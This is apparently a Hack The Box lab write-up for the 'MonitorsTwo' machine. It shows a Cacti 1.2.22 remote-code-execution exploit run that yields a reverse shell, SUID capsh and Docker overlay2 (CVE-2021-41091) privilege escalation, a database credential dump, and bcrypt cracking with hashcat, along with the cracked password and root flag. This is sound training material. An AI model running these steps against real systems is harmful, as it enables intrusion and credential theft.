# MonitorsTwo


Tuesday, May 2, 2023 1:08 PM

IP: 10.10.11.211

rustscan -t 1500 -b 1500 --ulimit 65000 -a 10.10.11.211 -- -sV -sC -oN nmap.txt

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC82vTuN1hMqiqUfN+Lwih4g8rSJjaMjDQdhfdT8vEQ67urtQIyPszlNtkQ
hYCGkJQm9OYdcsEEg1i+kQ/ng3+GaFrGJjxqYaW1LXyXN1f7j9xG2f27rKEZoRO/9HOH9Y+5ru184QQXjW/ir+lEJ7xTwQA5UI
ptEYXujySQZSu92Dwi23itxJBolE6hpQ2uYVA8VBlF0KXESt3ZJVWSAsU3oguNCXtY7krjqPe6BZRy+lrbeska1bIGPZrqLEgp
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH2y17GUe6keBxOcBGNkWsli
|   256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKfXa+OM5/utlol5mJajysEsV4zb/L0BJ1lKxMPadPvR
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Login to Cacti
|_http-favicon: Unknown favicon MD5: 4F12CCCD3C42A4A478F067337FE92794
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The website, Version 1.2.22 | (c) 2004-2023 - The Cacti Group




https://www.sonarsource.com/blog/cacti-unauthenticated-remote-code-execution/
https://vulners.com/exploitdb/EDB-ID:51166

python3.11 exploit.py -u http://10.10.11.211 -p 4545 -i 10.10.16.18

```
┌─[✗]─[loc@parrot]─[~/HackTheBox/Easy/MonitorTwo]
└──╼ $python3.11 exploit.py -u http://10.10.11.211 -p 4545 -i 10.10.16.18
200 - [{"value":"54","rrd_name":"proc","local_data_id":"1"}]
200 - [{"value":"1min:0.04 5min:0.08 10min:0.07","rrd_name":"","local_data_id":"2"}]
200 - [{"value":"0","rrd_name":"users","local_data_id":"3"}]
200 - [{"value":"2945288","rrd_name":"mem_buffers","local_data_id":"4"}]
200 - [{"value":"1048572","rrd_name":"mem_swap","local_data_id":"5"}]
```

nc -lvnp 4545

```
┌──[loc@parrot]─[~/HackTheBox/Easy/MonitorTwo]
└──╼ $nc -lvnp 4545
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4545
Ncat: Listening on 0.0.0.0:4545
Ncat: Connection from 10.10.11.211.
Ncat: Connection from 10.10.11.211:48690.
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@50bca5e748b0:/var/www/html$
```

we inside a container. I did run linpeas and found this

```
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root 31K Oct 14  2020 /sbin/capsh
...
╔══════════╣ Searching passwords in config PHP files
#$rdatabase_password = 'cactiuser';
$database_password = 'root';
```

[Linux Privilege Escalation - HackTricks]
[capsh | GTFOBins]

capsh --gid=0 --uid=0 --

```
www-data@50bca5e748b0:/var/www/html$ capsh --gid=0 --uid=0 --
capsh --gid=0 --uid=0 --
whoami
root
```

SHELL=/bin/bash script -q /dev/null
after we upgrade shell, connect to Mysql db with creds root:root

```
root@50bca5e748b0:/var/www/html# mysql -uroot -proot --host=db
mysql -uroot -proot --host=db
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 264
Server version: 5.7.40 MySQL Community Server (GPL)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

| | |
|---|---|
| show databases; | we will see cacti |
| use cacti; | select DB |
| show tables; | we see user_auth |
| select * from user_auth; | |

```
MySQL [cacti]> select * from user_auth;
select * from user_auth;
+----+----------+--------------------------------------------------------------+-------+---------------+-----------------------
------+----------------+-----------+-----------+--------------+----------------+------------+--------------+--------------+----
-----------------+---------+------------+-----------+-----------------+-------+----------------+----------+-------------+
| id | username | password                                                     | realm | full_name     | email_address
sword | password_change | show_tree | show_list | show_preview | graph_settings | login_opts | policy_graphs | policy_trees | pol
y_graph_templates | enabled | lastchange | lastlogin | password_history | locked | failed_attempts | lastfail | reset_perms |
+----+----------+--------------------------------------------------------------+-------+---------------+-----------------------
------+----------------+-----------+-----------+--------------+----------------+------------+--------------+--------------+----
-----------------+---------+------------+-----------+-----------------+-------+----------------+----------+-------------+
|  1 | admin    | $2y$10$IhEA.Og8vrvwueM7VEDkUes3pwc3zaBbQ/iuqMft/llx8utpR1hjC |     0 | Jamie Thompson | admin@monitorstwo.htb
     | on              | on        | on        | on           | on             |          2 |             1 |            1 |
               1 | on      |         -1 |        -1 | -1               |        |            0 |         0 |   663348655 |
|  3 | guest    | 43e9a4ab75570f5b                                             |     0 | Guest Account  |
     | on              | on        | on        | on           | 3              |          1 |             1 |            1 |
               1 |         |         -1 |        -1 | -1               |        |            0 |         0 |           0 |
|  4 | marcus   | $2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C |     0 | Marcus Brune   | marcus@monitorstwo.htb
     |                 | on        | on        | on           | on             |          1 |             1 |            1 |
               1 | on      |         -1 |        -1 |                  | on     |            0 |         0 |  2135691668 |
+----+----------+--------------------------------------------------------------+-------+---------------+-----------------------
------+----------------+-----------+-----------+--------------+----------------+------------+--------------+--------------+----
-----------------+---------+------------+-----------+-----------------+-------+----------------+----------+-------------+
3 rows in set (0.001 sec)
```

marcus:$2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C

run hashid to find mode hash cat is 3200

hashcat -m 3200 macrus.txt usr/share/wordlists/rockyou.txt

```
└──╼ $hashid -m macrus.txt
--File 'macrus.txt'--
Analyzing '$2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C'
[+] Blowfish(OpenBSD) [Hashcat Mode: 3200]
[+] Woltlab Burning Board 4.x
[+] bcrypt [Hashcat Mode: 3200]
--End of file 'macrus.txt'--┌─[loc@parrot]─[~/HackTheBox/Easy/MonitorTwo]
└──╼ $hashcat -m 3200 macrus.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...
```

```
$2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70JonsdW/MhFYK4C:funkymonkey

Session..........: hashcat
Status...........: Cracked
Hash.Name........: bcrypt $2*$, Blowfish (Unix)
Hash.Target......: $2y$10$vcrYth5YcCLlZaPDj6PwqOYTw68W1.3WeKlBn70Jonsd...hFYK4C
Time.Started.....: Tue May  2 16:05:31 2023 (2 mins, 45 secs)
Time.Estimated...: Tue May  2 16:08:16 2023 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       52 H/s (7.11ms) @ Accel:4 Loops:32 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 8532/14344387 (0.06%)
Rejected.........: 0/8532 (0.00%)
Restore.Point....: 8520/14344387 (0.06%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:992-1024
Candidates.#1....: jesusrocks -> facebook

Started: Tue May  2 16:04:53 2023
Stopped: Tue May  2 16:08:18 2023
┌─[loc@parrot]─[~/HackTheBox/Easy/MonitorTwo]
```

marcus:funkymonkey

### USER marcus

ssh marcus@10.10.11.211


```
You have mail.
Last login: Tue May  2 09:02:15 2023 from 10.10.16.11
marcus@monitorstwo:~$
```

**ROOT**

check the mail

```
marcus@monitorstwo:/var/mail$ cat marcus
From: administrator@monitorstwo.htb
To: all@monitorstwo.htb
Subject: Security Bulletin - Three Vulnerabilities to be Aware Of

Dear all,

We would like to bring to your attention three vulnerabilities that have been recently discovered and should be addressed as so
on as possible.

CVE-2021-33033: This vulnerability affects the Linux kernel before 5.11.14 and is related to the CIPSO and CALIPSO refcounting
for the DOI definitions. Attackers can exploit this use-after-free issue to write arbitrary values. Please update your kernel t
o version 5.11.14 or later to address this vulnerability.

CVE-2020-25706: This cross-site scripting (XSS) vulnerability affects Cacti 1.2.13 and occurs due to improper escaping of error
 messages during template import previews in the xml_path field. This could allow an attacker to inject malicious code into the
 webpage, potentially resulting in the theft of sensitive data or session hijacking. Please upgrade to Cacti version 1.2.14 or
later to address this vulnerability.

CVE-2021-41091: This vulnerability affects Moby, an open-source project created by Docker for software containerization. Attack
ers could exploit this vulnerability by traversing directory contents and executing programs on the data directory with insuffi
ciently restricted permissions. The bug has been fixed in Moby (Docker Engine) version 20.10.9, and users should update to this
 version as soon as possible. Please note that running containers should be stopped and restarted for the permissions to be fix
ed.

We encourage you to take the necessary steps to address these vulnerabilities promptly to avoid any potential security breaches
. If you have any questions or concerns, please do not hesitate to contact our IT department.

Best regards,

Administrator
CISO
Monitor Two
Security Team
```

google, and I find this blog is very helpful. Read it



https://www.cyberark.com/resources/threat-research-blog/how-docker-made-me-more-capable-and-the-host-less-secure

### The Gift of the 701 Permissions

From that point forward, I tried to understand why it worked for me. When I told a colleague of mine about it, he tried to reproduce the problem but got an error while trying to access the capable file in `/var/lib/docker/overlay2/`. So, why was I able to do it, and he was not? The only difference between our two machines was the Docker engine version.

After looking at the release notes of every version that was released from his Docker version to mine, I saw a potentially problematic fix that may have caused the bug I used to access the files. We will not get into the fix itself, but the main thing they did was change some directories permissions under `/var/lib/docker` from `700` to `701`. One of the changed directories stored all saved Docker images, `/var/lib/docker/overlay2/` (Or in case of other storage driver, it will be a different name but have the same outcome). Now, every user can execute files from inside this directory and has access to the Docker images on the machine.

findmnt or mount

```
                                                nsfs        rw
├─/var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged
                                    overlay     overlay     rw,relatime,lowerdir=/var/lib/docker/overlay2/l/756
├─/var/lib/docker/containers/e2378324fced58e8166b82ec842ae45961417b4195aade5113fdc9c6397edc69/mounts/shm
                                    shm         tmpfs       rw,nosuid,nodev,noexec,relatime,size=65536k
├─/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged
                                    overlay     overlay     rw,relatime,lowerdir=/var/lib/docker/overlay2/l/4Z7
└─/var/lib/docker/containers/50bca5e748b0e547d000ecb8a4f889ee644a92f743e129e52f7a37af6c62e51e/mounts/shm
                                    shm         tmpfs       rw,nosuid,nodev,noexec,relatime,size=65536k
marcus@monitorstwo:/var/mail$
```

On the Docker instance as root, we create a suid bash:

```
root@50bca5e748b0:/var/www/html# hostname
hostname
50bca5e748b0
root@50bca5e748b0:/var/www/html# whoami
whoami
root
root@50bca5e748b0:/var/www/html# chmod u+s /bin/bash
chmod u+s /bin/bash
root@50bca5e748b0:/var/www/html# ls -la /bin/bash
ls -la /bin/bash
-rwsr-xr-x 1 root root 1234376 Mar 27  2022 /bin/bash
root@50bca5e748b0:/var/www/html#
```

On the Host as marcus , we check the replication of "Docker" suid bash /bin/bash in "Host"

/var/lib/docker/overlay2/4ec09ecfa6f3a290dc6b247d7f4ff71a398d4f17060cdaf065e8bb83007effec/merged

we confirm SUID /bin/bash

```
marcus@monitorstwo:~$ ls /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged
bin  boot  dev  entrypoint.sh  etc  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  setuid  srv  sys  [redacted]  usr  var
marcus@monitorstwo:~$ ls /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged/bin
bash      bzegrep  bzip2recover  chmod  dd            domainname  findmnt  hostname  lsblk  mount       ps        rmdir
bunzip2   bzexe    bzless        chown  df            echo        grep     kill      mkdir  mountpoint  pwd       run-parts
bzcat     bzfgrep  bzmore        cp     dir           egrep       gunzip   ln        mknod  mv          rbash     sed
bzcmp     bzgrep   cat           dash   dmesg         false       gzexe    login     mktemp nisdomainname readlink  sh
bzdiff    bzip2    chgrp         date   dnsdomainname fgrep       gzip     ls        more   pidof       rm        sleep
marcus@monitorstwo:~$
```

excute and get root

```
marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f
73fdba372cb2f1/merged/bin$ ./bash -p
bash-5.1# whoami
root
bash-5.1# cd /root
bash-5.1# ls
cacti  root.txt
bash-5.1# cat root.txt
37fcfa8733a252d7f5ec400547610aa7
bash-5.1#
```

.